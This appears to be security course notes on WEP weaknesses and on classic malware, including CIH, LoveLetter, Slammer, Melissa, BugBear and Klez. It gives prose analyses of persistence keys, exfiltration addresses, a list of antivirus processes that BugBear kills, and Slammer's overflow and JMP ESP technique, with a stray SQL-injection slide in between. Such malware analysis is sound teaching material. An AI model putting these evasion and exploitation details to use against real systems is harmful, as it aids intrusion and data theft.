[1]Source: Jim Geier; "802.11 WEP: Concepts and Vulnerability"

[2]Source: www.wildpackets.com

[3]Source: www.kismetwireless.net

[4]Source:
http://documents.iss.net/whitepapers/wireless_LAN_security.pdf

Summary

Recap

- A wireless enables a mobile user to connect to a local area network (LAN) through a wireless (radio) connection.
- Wired Equivalent Privacy (WEP), a security protocol, specified in the IEEE Wi-Fi standard, 802.11b, that is designed to provide a wireless local area network (WLAN) with a level of security and privacy comparable to what is usually expected of a wired LAN.
- WEP is vulnerable because of relatively short IVs and keys that remain static.
- Even if WEP is enabled, MAC addresses can be easily sniffed by an attacker as they appear in the clear format. Spoofing MAC address is also easy.
- If an attacker holds wireless equipment nearby a wireless network, he will be able to perform a spoofing attack by setting up an access point (rogue) near the target wireless network.
- Wireless networks are extremely vulnerable to DoS attacks.
- A variety of hacking and monitoring tools are available for the Wireless networks as well.
- Securing wireless networks include adopting a suitable strategy as MAC address filtering, Fire walling or a combination of protocol based measures.

Module 16: Viruses

Overview

Module Objective

- Chernobyl
 - ExploreZip
 - I Love You
 - Melissa
 - Pretty Park
 - Code Red Worm
 - W32/Klez
 - BugBear
 - W32/Opaserv Worm
 - Anti-Virus Software
-

Module Objectives

This module deals with Virus. The scope of discussions here is to look at some of those viruses that widely infected computer systems across the globe. This is taken up in order to have an insight into the workings of various viruses. After the completion of this module you will be familiar with the following topics:

- Chernobyl
- ExploreZip
- I Love You
- Melissa
- Pretty Park
- Code Red Worm
- W32/Klez
- BugBear
- W32/Opaserv Worm
- MS Blaster
- Anti-Virus Software

W32.CIH.Spacefiller (a.k.a chernobyl)

- Chernobyl is a deadly virus. Unlike the other viruses that have surfaced recently, this one is much more than a nuisance.
 - If infected, Chernobyl will erase data on your hard drive, and may even keep your machine from booting up at all.
 - There are several variants in the wild. each variant activates on a different date. Version 1.2 on April 26th, 1.3 on June 26th, and 1.4 on the 26th of every month.
-

We begin our discussion on viruses with the Chernobyl virus, as it became infamously known as its payload was first triggered April 26, 1999 - which was the 13th anniversary of the disaster at the Chernobyl nuclear reactor. Speculations abound regarding if Chernobyl was the activation date or whether it was activated a year since it was released in the wild.

Threat The payload was a devastating one that destroyed all computer data by erasing the FAT file when the infected file was executed. The virus has another distinction as being the first virus known to damage computer hardware, as the active strain flashes the system BIOS as well. The virus infects several files as they are run during the course of normal operations, making it easily transmittable across the network.

The virus was detected in the wild almost a year before it caused a catastrophe. Although U.S. and European computer users were affected, most of Chernobyl's damage was produced in Asia and the Middle East. The virus is a variant of a virus known as CIH (named after its author Chen Inghua) and is

also known as a space filler virus due to its ability to stealthily take up file space on computers and prevent anti-virus software from running.

This is a Windows95/98 specific parasitic virus infecting Windows PE files (Portable Executable), and about 1Kbyte of length. The virus targets users of Windows 95 and Windows 98 as it is under these operating systems that the virus replicates and becomes active. Users of Windows NT, Windows 2000 or Macintosh are not considered to be at risk. The variants of the virus differ in the activation dates or pattern.

How the virus works

The virus installs itself into the Windows memory and hooks file access calls which infect EXE files that are opened at that time. Depending on the system date the virus runs its trigger routine. The virus has bugs and in some cases halts the computer when an infected application is run.

The virus' trigger routine operates with Flash BIOS ports and tries to overwrite Flash memory with "garbage". This is possible only if the motherboard and chipset are write-enabled, allowing the virus to write to flash memory. Usually writing to flash memory can be disabled by a DIP switch; however this depends on the motherboard design. Unfortunately, there are modern motherboards that cannot be protected by a DIP switch. Some other motherboard designs provide write protection that can be disabled / overridden by software.

The trigger routine then overwrites data on all installed hard drives. The virus uses direct disk write calls to achieve this and bypasses standard BIOS virus protection while overwriting the MBR and boot sectors.

There are three "original" virus versions known, which are very closely related and only differ in few parts of their code. They have different lengths, texts inside the virus code and trigger date.

Other known virus versions

The original virus author released to the wild not only virus code in affected EXE files, but virus source (assembler) code as well. These source code were patched, recompiled, and new virus version were found because of that. Most of these versions are buggy and not able to replicate, but others do that. All of them are very close to original viruses, but there are few differences. The main difference is that the "bomb" date was changed, and new variants of the virus either erase data and Flash BIOS on other days, or this routine is never called.

There are also "original" versions of the virus patched so that they have other "bomb" days. The basic of this fact is very silly: the virus checks the trigger date by comparing current day and month number with two constants (two bytes). By patching these constants it is possible to select any day the virus will destroy the computers.

Win32/Explore.Zip Worm

- ExploreZip is a Win32-based e-mail worm. It searches for Microsoft Office documents on your hard drive and network drives.
- When it finds any Word, Excel, or PowerPoint documents using the following extensions: .doc, .xls and .ppt, it erases the contents of those files. It also emails itself to any one who send you an e-mail.
- ExploreZip arrives as an email attachment. The message will most likely come from someone you know, and the body of the message will read:

"I received your email and I shall send you a reply ASAP. Till then, take a look at the attached Zipped docs." The attachment will be named "Zipped files.exe" and have a WinZip icon. Double clicking the program infects your computer.

This is a 32bit Worm that travels by sending email messages to users. It drops the file explore.exe and modifies either the WIN.INI (Windows 9x/ME) or modifies the registry (Windows NT/2K/XP).

This worm attempts to invoke the MAPI aware email applications as in MS Outlook, MS Outlook Express and MS Exchange. This worm replies to messages received by sending an email message with the following body:

"I received your email and I shall send you a reply ASAP.

Till then, take a look at the attached zipped docs."

The subject line is not constant as the message is a reply to a message sent to the infected user. The worm (named "**zipped_files.exe**" as the attachment, with a file size of 210,432 bytes. The file has a WinZip icon which is designed to fool unsuspecting users to run it as a self-extracting file. Users who run this attachment will be presented with a fake error message that says:

"Cannot open file: it does not appear to be a valid archive. If this file is part of a ZIP format backup set, insert the last disk of the backup set and try again. Please press F1 for help."

Threat Payload Notice

This worm has a payload. Immediately after execution it will search all local and network drives for the following file types .c, .cpp, .h, .asm, .doc, .xls, or .ppt. When found, their content is erased. Approximately 30 minutes after infection this process is repeated. Files that have been affected by this payload will need to be restored from backup. Repair is not possible.

This worm will locate system drives which are NOT mapped drives using functions from MPR.DLL and Network Neighborhood. On these systems, the WIN.INI is modified with a run statement to load a file called _SETUP.EXE from the Windows path, and the file _SETUP.EXE is copied to the Windows path. These systems will become infected when restarted. This worm will only try to infect such systems once, whereas systems which are mapped drives are constantly attempted to be re-infected. Secondly, a machine infected via another share will switch between _setup and explore per reboot.

Existence of any of the 3 file names mentioned above [note EXPLORER.EXE is a valid name - do not confuse this name]. Process running as mentioned above, files being corrupted / deleted as mentioned above.

Running the file will directly infect the local system by installing itself and running memory resident, then it will use browsing of the network to locate available shares. The program searches local and networked drives (drive letters C through Z) for specific file types and attempts to erase the contents of the files, leaving a zero byte file. The targets may include Microsoft Office files, such as .doc, .xls, and .ppt, and various source code files, such as .c, .cpp, .h, and .asm.

The program propagates by replying to any new email that is received by an infected computer. A copy of zipped_files.exe is attached to the reply message. The program creates an entry in the Windows 95/98 WIN.INI file:

run=C:\WINDOWS\SYSTEM\Explore.exe

On Windows NT systems, an entry is made in the system registry:

```
[HKEY_CURRENT_USER\Software\Microsoft\Windows  
NT\CurrentVersion\Windows]  
run = "c:\winnt\system32\explore.exe"
```

The program creates a file called explore.exe in the following locations:

Windows 95/98 - c:\windows\system\explore.exe
Windows NT - c:\winnt\system32\explore.exe

This file is a copy of the zipped_files.exe Trojan horse, and the file size is 210432 bytes.

MD5 (Explore.exe) = 0e10993050e5ed199e90f7372259e44b

I Love You Virus

- LoveLetter is a Win32-based e-mail worm. It overwrites certain files on your hard drive(s) and sends itself out to everyone in your Microsoft Outlook address book.
- LoveLetter arrives as an email attachment named: LOVE-LETTER-FOR-YOU.TXT.VBS though new variants have different names including VeryFunny.vbs, virus_warning.jpg.vbs and protect.vbs



LoveLetter was found globally in the wild on May 4th, 2000. At the beginning of the code, the virus contains the following text:

```
rem barok -loveletter(vbe) <i hate go to school>  
rem by: spyder / ispyder@mail.com / @GRAMMERSoft Group / Manila, Philippines
```

VBS/LoveLetter is a VBScript worm. It spreads over email as a chain letter. The worm uses the Outlook e-mail application to propagate. Additionally, LoveLetter is also an overwriting VBS virus, and spreads itself using mIRC client. When executed, it copies itself to the Windows system directory as: MSKernel32.vbs / - LOVE-LETTER-FOR-YOU.TXT.vbs and to Windows directory as Win32DLL.vbs. Afterwards, it adds itself to the registry, so that it is executed when the system is rebooted. The worm also replaces the Internet Explorer home page with a link that points to an executable program "WIN-BUGSFIX.exe". If the file is downloaded, the worm adds this to registry, causing the program to be executed when the system is restarted.

Threat The executable part that the LoveLetter worm downloads from the web is a password stealing Trojan. On startup the Trojan tries to find a hidden window named 'BAROK...' If present, the Trojan exits immediately, otherwise, the main routine takes over. The Trojan checks for the WinFAT32 subkey in the following Registry key:
HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Run

If the WinFAT32 subkey key is not found, the Trojan creates it, copies itself to the Windows system directory as WINFAT32.EXE and then executes the file from there. The above registry key modification activates the Trojan every time Windows starts. The Trojan sets Internet Explorer startup page to 'about: blank'. Later, the Trojan tries to find and delete the following keys:

```
Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
Software\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching
.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\HideSharePwds
.DEFAULT\Software\Microsoft\Windows\CurrentVersion\Policies\Network\DisablePwdCaching
g
```

The Trojan proceeds to register a new window class and creates a hidden window titled 'BAROK...' and remains resident in the Windows memory as a hidden application. After startup when the timer counters reaches certain value, the Trojan loads MPR.DLL library, calls WNetEnumCachedPasswords function and sends stolen RAS passwords and all cached Windows passwords to 'mailme@super.net.ph' e-mail address. The Trojan uses the 'smpt.super.net.ph' mail server to send e-mails. The e-mail's subject is 'Barok... email.passwords.sender.trojan'.

There is the author's copyright message inside the trojan's body:

barok ...i hate go to school suck ->by:spyder @Copyright (c) 2000 GRAMMERSoft Group
>Manila,Phils.

There is also some encrypted text messages in the Trojan's body used for its internal purposes. After that, the worm creates a HTML file, "LOVE-LETTER-FOR-YOU.HTM", to the Windows System directory. This file contains the worm, and it will be sent using mIRC whenever the user joins an IRC channel. The worm will then use Outlook to mass mail itself to everyone in each address book. The message that it sends will be as follows:

Subject: ILOVEYOU
Body: kindly check the attached LOVELETTER coming from me.
Attachment: LOVE-LETTER-FOR-YOU.TXT.vbs

LoveLetter sends the mail once to each recipient. After a mail has been sent, it adds a marker to the registry and does not mass mail itself any more.

The virus then searches for certain filetypes on all folders on all local and remote drives and overwrites them with its own code. The files that are overwritten have either ".vbs" or ".vbe" extension. For the files with the following extensions: ".js", ".jse", ".css", ".wsh", ".sct" and ".hta", the virus will create a new file with the same name, but using the extension ".vbs". The original file will be deleted.

Next the the virus locates files with ".jpg" and ".jpeg" extension, adds a new file next to it and deletes the original file. Then the virus locates ".mp3" and ".mp2" files, creates a new file and hides the original file. For above two cases, the new files created will have the original name added with the extension ".vbs". For example, a picture named "pic.jpg" will cause a new file called "pic.jpg.vbs" to be created.



What is SQL Insertion Vulnerability?

- User Controlled Data is placed into an SQL query without being validated for correct format or embedded escape strings.
- Affects majority of applications which use a database backend and don't force variable types.

- At least 50% of the large e-commerce sites and about 75% of the medium to small sites are vulnerable.
 - Improper validation in CFML, ASP, JSP and PHP are the most frequent causes.
-

The Slammer worm targets versions of Microsoft SQL Server 2000 products, as well as MSDE 2000 and related packages. The outbreak began on 25 January 2003 (GMT). According to early reports, the worm had a very significant presence around the world in less than one hour, and the peak time of the worm lasted for about three hours. During the worm's initial outbreak, Internet users experienced large percentage packet drops that developed into a large-scale DoS attack.

Threat The worm exploits a stack-based overflow that occurs in a DLL implementing the SQL Server Resolution Service. This DLL (ssnetlib.dll) is used by the SQL Server service process called SQLSERVR.EXE. The vulnerability had been reported to Microsoft by David Litchfield (NGSSoftware), along with a few others. Furthermore, exploit code was made available at a BlackHat conference in 2002 and it is clear that this code was used as a base from which to develop the worm.

Exploit Setup

The SQL Server process listens on TCP as well as UDP ports. The worm targets UDP port 1434, sending a special request (0x04) specified as the first character of the payload. In the datagram this is followed by a specially crafted 'string' that contains the worm code. The worm code is 376 bytes, which is the shortest binary worm known today. (376 bytes is the length of the UDP datagram without the protocol headers.)

Since the worm can use a UDP packet for the attack, it is probable that the source IP address of the original attacker was spoofed. The worm spreads to randomly generated IP addresses and, as a result, it is very difficult to determine from which country the attack originated.

The vulnerable function in ssnetlib.dll (as implemented in SQL Server 2000) is nested two levels deep inside a thread associated with the incoming request. The function is supposed to build a string for a Registry access by concatenating three strings into a 128-byte buffer. This string will be built on the stack and there are no input validations for the size of the middle string parameter. Strings 1 and 3 are constant and located in the ssnetlib.dll.

(String 1) 'SOFTWARE\Microsoft\Microsoft SQL Server'
(String 2) String passed in the datagram (starts after the 0x04 type field)
(String 3) 'MSSQLServer\CurrentVersion'

As a result, whenever a string that is too long is passed to the function, the stack is corrupted (smashed). String 2 is an SQL Server instance name. According to the Microsoft Knowledge Base this string should be 16 characters long at most. However, this is neither enforced in the server , nor even in some of the common clients.

The worm has been crafted carefully. Its code is not only compact but it contains no zeros. This is because the buffer is used as a string parameter to a sprintf () library function call. As a result of the overflow a concatenated string will build on the stack where string 2 is the worm body itself.

Getting Control

Since the worm cannot contain zeros the author uses a lot of 01 filler bytes. Furthermore, attempts are made to use addresses that do not contain any zeros and, in some cases, the code uses XOR to mask zero bytes, which is a known shell code technique.

The worm starts with a header posing as local variables of the buggy function. A new return address (0x42B0C9DC) follows these filler bytes. This address is a pointer to a JMP ESP instruction inside SQLSORT.DLL, another module of the SQL Server process.

To make sure the vulnerable function will give control to the worm body, the header section of the worm also uses dummy ('crash test dummies') values (0x42AE 7001) to replace function arguments on the stack. It is necessary to do this because these arguments are used after the call to sprintf () triggering the overflow. Failure to replace these arguments would cause an exception and thus the function would not return normally. When the function returns, control flows to the JMP ESP instruction which jumps on the stack to the location immediately after the hijacked return address. The first instruction will be a short jump around fake function arguments to the main worm code.

Initialization

The local variables within the worm header section could change during the time between the actual faulty sprintf () and the function return to the worm body, which means that the worm's header could become corrupted. Thus the worm will rebuild this area first to make sure that its header section remains constant for the next attack. Since the query type field (0x04) is missing from the top of the worm on the stack it is also rebuilt by pushing a 0x04000000 DWORD whose high byte is referenced by the replication code later.

Now the worm needs only a few functions to call. Following the original exploit code the worm's author uses the import address directory of SQLSORT.DLL to make calls to LoadLibraryA () and GetProcAddress () function calls. This routine is compatible with different Service Pack releases and patches of SQL Server. Therefore GetProcAddress ()'s code is checked first to be sure that it is the proper function entry point.

Then the worm gets access to the handles (base addresses) of WS2_32.DLL and KERNEL32.DLL. Next it gets the addresses of socket (), sendto () and GetTickCount () APIs, which is all it needs to replicate.

Replication

The replication method is extremely simple. The worm sends 376 bytes to UDP port 1434 to randomly generated IP addresses in an endless loop. This will cause the server CPU usage to increase and thousands of packets will be sent, effectively causing a DoS attack and at the same time compromising a large number of new systems around the world. The random number used to generate IP addresses is a variant of the Microsoft Basic random number generator. It uses the same multiplier. This results in sufficient randomness in the distribution of targeted systems.

Melissa Virus

- Melissa is a Microsoft Word macro virus.
- Through macros, the virus alters the Microsoft Outlook email program so that the virus gets sent to the first 50 people in your address book
- It does not corrupt any data on your hard drive or make your computer crash. It just changes some Word settings and sends itself to the people you don't want to infect.
- Melissa Virus Infection
 - Melissa arrives as an email attachment.
 - The subject of the message containing the virus will read: "Important message from "followed by the name of the person whose email account it was sent from.

- The body of the message reads: Here's the document you asked for...don't show anyone else ;-) Double clicking the attached Word document (typically named LIST.DOC) will infect your machine.
-

Melissa is a standard Word 97 Class-style infector. The first time an infected document is opened on a given machine, the virus receives control via the standard Document_Open() macro.

To begin, it attempts to deactivate macro security. It checks for the value Level in the registry key: HKEY_CURRENT_USER\Software\Microsoft\Office\9.0\Word\Security. If this value is found, Melissa assumes that it is running inside Word 2000. Subsequently, it disables the Security option on the Macro menu (this causes that option to appear greyed out on the menu), and then resets the Level value mentioned above to 1.

If the Level value is not found, Melissa assumes that it is running under Word 97. It greys out the Macro option on the Tools menu, disables format conversion warnings, Word's own virus protection, and prompts to save the global template. Instead of setting these options to False or 0, it sets them to (1 - 1) in an attempt to fool macro heuristics. Following this initial work, Melissa moves on to trigger the payload.

Infection

The virus copies itself from the source document to the destination one using the InsertLines method on a CodeModule object. It takes care to change the first line of the macro accordingly. This is dependent upon whether it is copying itself into the global template from a document, or into a document from the global template. This is necessary because the macro has two different names - in a document, it is called Document_Open(), and in the global template, it is called Document_Close().

Melissa also has a little noticed side effect - it will overwrite the first item in the collection of documents and global templates which it infects. For most documents, this will not be an issue, of course - however, for global templates; it can be a problem.

Threat Payloads

Melissa has two payloads. Whether or not the virus has had to copy its body from one place to another, at the end of its execution it checks the time. If the minutes of the hour are the same as the day of the month (for example, 11.15 on 15 December, or 10.04 on 4 July), it will insert the following text into the active document, wherever the cursor happens to be:

*Twenty-two points, plus triple-word-score,
plus fifty points for using all my letters.
Game's over. I'm outta here.*

At this point in the virus, the following text appears in comments:

*WORD/Melissa written by Kwyjibo
Works in both Word 2000 and Word 97
Worm? Macro Virus? Word 97 Virus? Word 2000
Virus? You Decide!
Word -> Email | Word 97 <-> Word 2000 ...
it's a new age!*

Kwyjibo and the text that the virus inserts into the current document derive from an episode of *The Simpsons* called 'Bart the Genius'. The family is playing Scrabble, and Bart says: 'K-W-Y-JI-B-0... Kwyjibo. 22 points... plus 50 points for using all my letters! Game's over, I'm outta here...'. When asked, he defines Kwyjibo as 'a big, dumb, balding, North American ape with no chin...!'.

That Other Payload

Immediately after the virus attempts to disable *Word*'s security features, it uses the `CreateObject()` function to initialize an instance of Microsoft Outlook. The virus installs 'On Error Resume Next' handler, so that if and when all the commands that follow fail, it will blunder on regardless, without telling the user that anything is wrong.

Once Melissa has obtained a running instance of *Outlook*, it asks it for a MAPI (Messaging API) namespace. Following this, it checks for the existence of a value 'Melissa?' in the registry key: `HKEY_CURRENT_USER\Software\Microsoft\Office`.

If this value is set to '... by Kwyjibo', then it skips the next set of instructions - after the payload has been executed, the virus will set that value to that string, preventing the payload from being executed more than once. Even a system with a write-protected registry would allow the payload to execute each and every time an infected document is opened. In this case, security works against the prepared.

Then Melissa logs on to *Outlook* as the default user on that machine. In many environments, *Outlook* attempts to connect to the server using the current network username and password, which would obviously work well in *Exchange*-based environments.

Melissa now iterates across all the 'members' of the MAPI session's AddressLists 'collection' - MAPI (and *Outlook*) allowing the user to have multiple address books in which to store names and email addresses of both individuals and groups of individuals for easy access. Once again, in *Exchange*-based environments, one or more of these address books can be held on the server - these address books are shared between multiple users.

For each list in the collection, Melissa constructs a message to the first fifty entries, with the subject line 'Important Message From <username>', where <username> is set to the name used to register the currently-running copy of Word. The body text is set to 'Here is that document you asked for ... don't show anyone else ;-)', and Melissa attaches the current infected document to the message, and sends it.

Melissa's Initial Spread

Melissa was distributed on Friday 26 March via a posting to the Usenet group ALT.SEX, in an infected document containing what was claimed to be a list of passwords for porn sites (LIST.DOC, contained within LIST.ZIP).

The initial impact of Melissa was considerable - news stories quoted Microsoft officials as saying that they had been forced to shut down their outbound and inbound email servers. During the weekend of 27/28 March, only two of Microsoft's five inbound mail servers were in operation. One large organization reports that between four hundred thousand and half a million email messages were generated by the virus in under three hours - after which time they also shut down their servers.

Pretty Park

- Pretty Park is a privacy invading worm. Every 30 seconds, it tries to e-mail itself to the e-mail addresses in your Microsoft Outlook address book.
- It has also been reported to connect your machine to a custom IRC channel for the purpose of retrieving passwords from your system.

- Pretty park arrives as an email attachment. Double clicking the PrettyPark.exe or Files32.exe program infects your computer.
- You may see the Pipes screen after running the executable.



Threat Pretty Park comes in the form of an email attachment with the name prettypark.exe, files32.exe, or prettyorg.exe. Windows users are susceptible to the worm. Once the worm program is executed, it tries to email itself automatically every 30 minutes (or 30 minutes after it is loaded) to email addresses registered in the address book.

It also tries to connect to an IRC server and join a specific IRC channel. The worm sends information to IRC every 30 seconds to keep itself connected, and to retrieve any commands from the IRC channel. Through the IRC connection, the author of the worm can obtain system information, including the computer name, product name, product identifier, product key, registered owner, registered organization, system root path, version, version number, ICQ identification numbers, ICQ nicknames, victim's email address, and Dial up Networking username and passwords. In addition, being connected to IRC opens a security hole in which the client can potentially be used to receive and execute files.

It creates a file called files32.vxd in the C:\Windows\System directory and modifies the following registry key located at

HKEY_LOCAL_MACHINE\Software\Classes\exefile\shell\open\command
From "%1" %* to files32.vxd "%1" %*

A variant of the Pretty Park Worm also creates a similar change to the following registry key.

HKEY_CLASSES_ROOT\exefile\shell\open\command

Some may see the Microsoft Pipes screen saver after running the executable.

BugBear Virus

- This worm propagates via shared network folders and via email.
- It also terminates antivirus programs, act as a backdoor server application, and sends out system passwords - all of which compromise security on infected machines.
- BugBear Infection
 - This worm fakes the FROM field and obtains the recipients for its email from email messages, address books and mailboxes on the infected system. It generates the filename for the attached copy of itself from the following:
 - A combination of text strings: setup, card, docs, news, Image, images, pics, resume, photo, video, music or song data; with any of the extensions: SCR, PIF, or EXE. An existing system file appended with any of the following extensions: SCR, PIF or EXE.

- On systems with un patched Internet Explorer 5.0 and 5.5, the worm attachment is executed automatically when messages are either opened or previewed using Microsoft Outlook or Outlook Express.
-

W32/Bugbear-A is a network-aware worm. W32/Bugbear-A spreads by sending emails containing attachments and by locating shared resources on your network to which it can copy itself.

Note that W32/Bugbear-A tries to copy itself to all types of shared network resource, including printers. Printers cannot become infected, but they will attempt to print out the raw binary data of W32/Bugbear-A's executable code. This usually results in many wasted pages.

Threat The worm attempts to exploit a MIME and an IFRAME vulnerability in some versions of Microsoft Outlook, Microsoft Outlook Express, and Internet Explorer. These vulnerabilities allow an executable attachment to run automatically, even if you do not double-click on the attachment.

If the worm activates, several new files will appear on the infected computer. Their names consist of letters of the alphabet randomly chosen by the worm.

- xxx.EXE (usually 50688 bytes) in the Startup folder
- yyyy.EXE (usually 50688 bytes) in the System folder
- zzzzzzz.DLL (usually 5632 bytes) in the System folder

The two EXE files are executable copies of the worm. The DLL is a keystroke logging tool which is used by the worm when it is activated. The worm not only adds itself to the Startup folder, but also adds an entry to the following registry key:

HKLM\Software\Microsoft\Windows\CurrentVersion\RunOnce

This means that the worm will be reactivated when the infected computer is rebooted.

The worm spreads itself via email. The emails can look like normal emails or they could have no body text and one of the following subject lines:

Hello!	Report	CALL FOR INFORMATION!
Update	Membership	New reading
Payment notices	Confirmation	Sponsors needed
Just a reminder	Get a FREE gift!	SCAM alert!!!
Correction of errors history screen	Today Only	Warning!
Announcement various	New Contests	Its easy
Introductions	Lost & Found	free shipping!
Interesting...	bad news	Daily Email Reminder
I need help about script!!!	fantastic	Tools For Your Online
Please Help...	click on this!	Business
Get 8 FREE issues - no risk!	Market Update Report	New bonus in your cash
Greets!	empty account	account
	My eBay ads	Your Gift
	25 merchants and rising	\$150 FREE Bonus!

Your News Alert

Attachments can have the same filename as another file on the victim's computer but they may contain the following strings:

Readme, Setup, Card, Docs, News, Image, Images, Pics, Resume, Photo, Video, Music, Song, Data.

The attachments have double extensions with the final extension being EXE, SCR or PIF. The worm can spoof the from and Reply To fields in the emails it sends.

W32/Bugbear-A has a thread running in the background which attempts to terminate anti-virus and security programs with one of the following filenames:

ZONEALARM.EXE, WFINDV32.EXE, WEBSCANX.EXE, VSSTAT.EXE, VSHWIN32.EXE, VSECOMR.EXE, VSCAN40.EXE, VETTRAY.EXE, VET95.EXE, TDS2-NT.EXE, TDS2-98.EXE, TCA.EXE, TBSCAN.EXE, SWEEP95.EXE, SPHINX.EXE, SMC.EXE, SERV95.EXE, SCRSCAN.EXE, SCANPM.EXE, SCAN95.EXE, SCAN32.EXE, SAFEWEB.EXE, RESCUE.EXE, RAV7WIN.EXE, RAV7.EXE, PERSFW.EXE, PCFWALLICON.EXE, PCCWIN98.EXE, PAVW.EXE, PAVSCHED.EXE, PAVCL.EXE, PADMIN.EXE, OUTPOST.EXE, NVC95.EXE, NUPGRADE.EXE, NORMIST.EXE, NMAIN.EXE, NISUM.EXE, NAVWNT.EXE, NAVW32.EXE, NAVNT.EXE, NAVLU32.EXE, NAVAPW32.EXE, N32SCANW.EXE, MPFTRAY.EXE, MOOLIVE.EXE, LUALL.EXE, LOOKOUT.EXE, LOCKDOWN2000.EXE, JEDI.EXE, IOMON98.EXE, IFACE.EXE, ICSUPPNT.EXE, ICSUPP95.EXE, ICMON.EXE, ICLOADNT.EXE, ICLOAD95.EXE, IBMAVSP.EXE, IBMASN.EXE, IAMSERV.EXE, IAMAPP.EXE, FRW.EXE, FPROT.EXE, FP-WIN.EXE, FINDVIRU.EXE, F-STOPW.EXE, F-PROT95.EXE, F-PROT.EXE, F-AGNT95.EXE, ESPWATCH.EXE, ESAFE.EXE, ECENGINE.EXE, DVP95_0.EXE, DVP95.EXE, CLEANER3.EXE, CLEANER.EXE, CLAW95CF.EXE, CLAW95.EXE, CFINET32.EXE, CFINET.EXE, CFIAUDIT.EXE, CFIADMIN.EXE, BLACKICE.EXE, BLACKD.EXE, AVWUPD32.EXE, AWWIN95.EXE, AVSCHED32.EXE, AVPUPD.EXE, AVPTC32.EXE, AVPM.EXE, AVPDOS32.EXE, AVPCC.EXE, AVP32.EXE, AVP.EXE, AVNT.EXE, AVKSERV.EXE, AVGCTRL.EXE, AVE32.EXE, AVCONSOL.EXE, AUTODOWN.EXE, APVXDWIN.EXE, ANTI-TROJAN.EXE, ACKWIN32.EXE, _AVPM.EXE, _AVPCC.EXE, _AVP32.EXE

The keylogging component of W32/Bugbear-A (the DLL) hooks the keyboard input so that it records keystrokes to memory. When the user next connects to the internet using a dial-up connection, the worm sends this information to one of the following remote email addresses:

< mshaw@hispostbox.com >	< sergio52@mac.com >
< mannchris@gala.net >	< rvre2736@fairesuivre.com >
< gili_zbl@yahoo.com >	< zr376q@yahoo.com >
< c.willoughby@myrealbox.com >	< t435556@email.it >
< brdlhow@ml1.net >	< sdsdfs@callme.as >
< sc4579@excite.com >	< boxhill@teach.com >
< jwwatson@excite.com >	< stickly@login.pe.kr >
< stevechurchis@excite.com >	< vique@aggies.org >
< langobaden@excite.com >	< sm2001@mail.gerant.com >
< jacopo58@excite.com >	< rwilson@singmail.com >
< erisillen@canada.com >	< sctanner@myrealbox.com >

W32/Bugbear-A opens port 36794 and listens for commands from a remote machine. Depending on the command issued the remote user may attempt the following on the victim's computer:

- Retrieve cached passwords in an encrypted form

- Download and execute a file
- Find files / Delete files / Execute files / Copy files / Write to files
- List processes / Terminate processes
- Retrieve information such as username, type of processor, Windows version, Memory information (amount used, amount free, etc), Drive information (types of local drives available, amount of space available on these drives, etc).

The remote user may also attempt to open port 80 (HTTP) on the victim's computer, then connect to the backdoor web server (possibly an Apache 1.3.26 -type web server) provided by W32/Bugbear-A and thus achieve a level of control over the infected computer.

Klez

ElKern, KLAZ, Kletz, I-Worm.klez, W95/Klez@mm

- W32.Klez variants is a mass mailing worm that searches the Windows address book for email addresses and sends messages to all the recipients that it finds. The worm uses its own SMTP engine to send the messages.
- The subject and attachment name of the incoming emails are randomly chosen. The attachment will have one of the extensions: .bat, .exe, .pif or .scr.
- The worm exploits a vulnerability in Microsoft Outlook and Outlook Express to try execute itself when you open or preview the message.



All known variants of Klez begin with a call to a function in a dll that does not exist in Windows 95 and imports a function that does not exist in another dll in Windows NT. Therefore, Klez cannot replicate under either of these platforms.

Klez creates several threads in order to perform a number of functions simultaneously.

1. The first thread terminates certain applications - anti-virus and firewall programs - based on application name. Later variants also search for strings in process memory, and will terminate processes and delete files that contain them. Initially, this search was restricted to viruses, such as Nimda and SirCam, but the feature was extended later to include searching for anti-virus programs and the deletion of Registry keys.

Under Windows 98/ME, Klez writes itself to the Registry key 'HKLM \Software \Microsoft\Windows\CurrentVersion\Run'. Early variants use 'krn132' as the value name and data, while the later ones use a name that begins with 'Wink' followed by two to four random letters. The result is that Windows launches the Klez file whenever the computer is booted. The thread is set to execute ten times per second, making it impossible to run on - demand anti-virus software for long enough to remove the virus. Later variants of Klez also run this routine thousand of times as part of the payload, but in such a way that processes will be terminated and files deleted, regardless of their content.

2. The second thread drops and runs the W32/Elkern virus, which is carried as a compressed file within the body of Klez. Klez decompresses this file and drops it using a random filename in the %temp% directory. Once execution of the file is complete, Klez will delete it.

When Elkern is run, it copies itself to the %system% directory, using a filename whose suffix depends on the platform upon which it is executed. Under Windows 98/ME, the filename is 'wqk.exe', and under Windows 2000/XP it is 'wqk.dll'. Under Windows 98/ME it will run wqk.exe; under Windows 2000/XP, it will load wqk.dll into its own process memory. This action will prevent the wqk file from being deleted, unless the Klez process is terminated first.

At this point, Klez copies itself to the %system% directory, using the same name as it used in the Registry. Under Windows 98/ME, Klez will then write itself to the Registry again, as above. If the RegisterServiceProcess() API exists, Klez will use this to register itself as a service, which removes it from the Task List. If the copied file is not running already, Klez will run it now.

Under Windows 2000/XP, Klez determines whether it is running as a service, using a rather complicated-looking method involving tokens and security IDs. If it is not running as a service, Klez will create a service, using the same name as it used in the Registry. If the copied file is not running, Klez will run it now, as a service. The most recent variants assign random values for the copied file's date and time, in an attempt to conceal its presence within sorted directory lists that would otherwise show the Klez file as the file created or modified most recently. Those variants that infect files will decompress and run the host file at this time.

3. The third thread is used to send email. Klez uses the Windows Address Book as a source of email addresses, and assumes that the address book can be located from the Registry key 'HKCU\Software\Microsoft\WAB\WAB4\ Wab File Name'. This key is created by email products such as Outlook and Outlook Express, although others, such as Exchange and Windows Messaging, store the location of the address book using a different Registry key. Later variants of Klez also search for ICQ data files, which begin with 'db' or are called 'user.db'.

If it finds either the address book or an ICQ data file, Klez reads from there as many addresses as will fit into its 4 Kb buffer. Klez has two routines for reading email addresses. One supports the ANSI character encoding for addresses, as used on Windows 98/ME by Outlook Express, ICQ, and Outlook prior to Outlook 2002. The other routine supports the Unicode character encoding for addresses, as used by all versions of Outlook and Outlook Express on Windows 2000/XP, and Outlook 2002 on all platforms. However, Klez stores the Unicode addresses in ANSI format. Klez considers an email address valid if it contains one '@', followed by at least two characters, then a dot ('.'). Later variants of Klez check that there are additional characters following the dot.

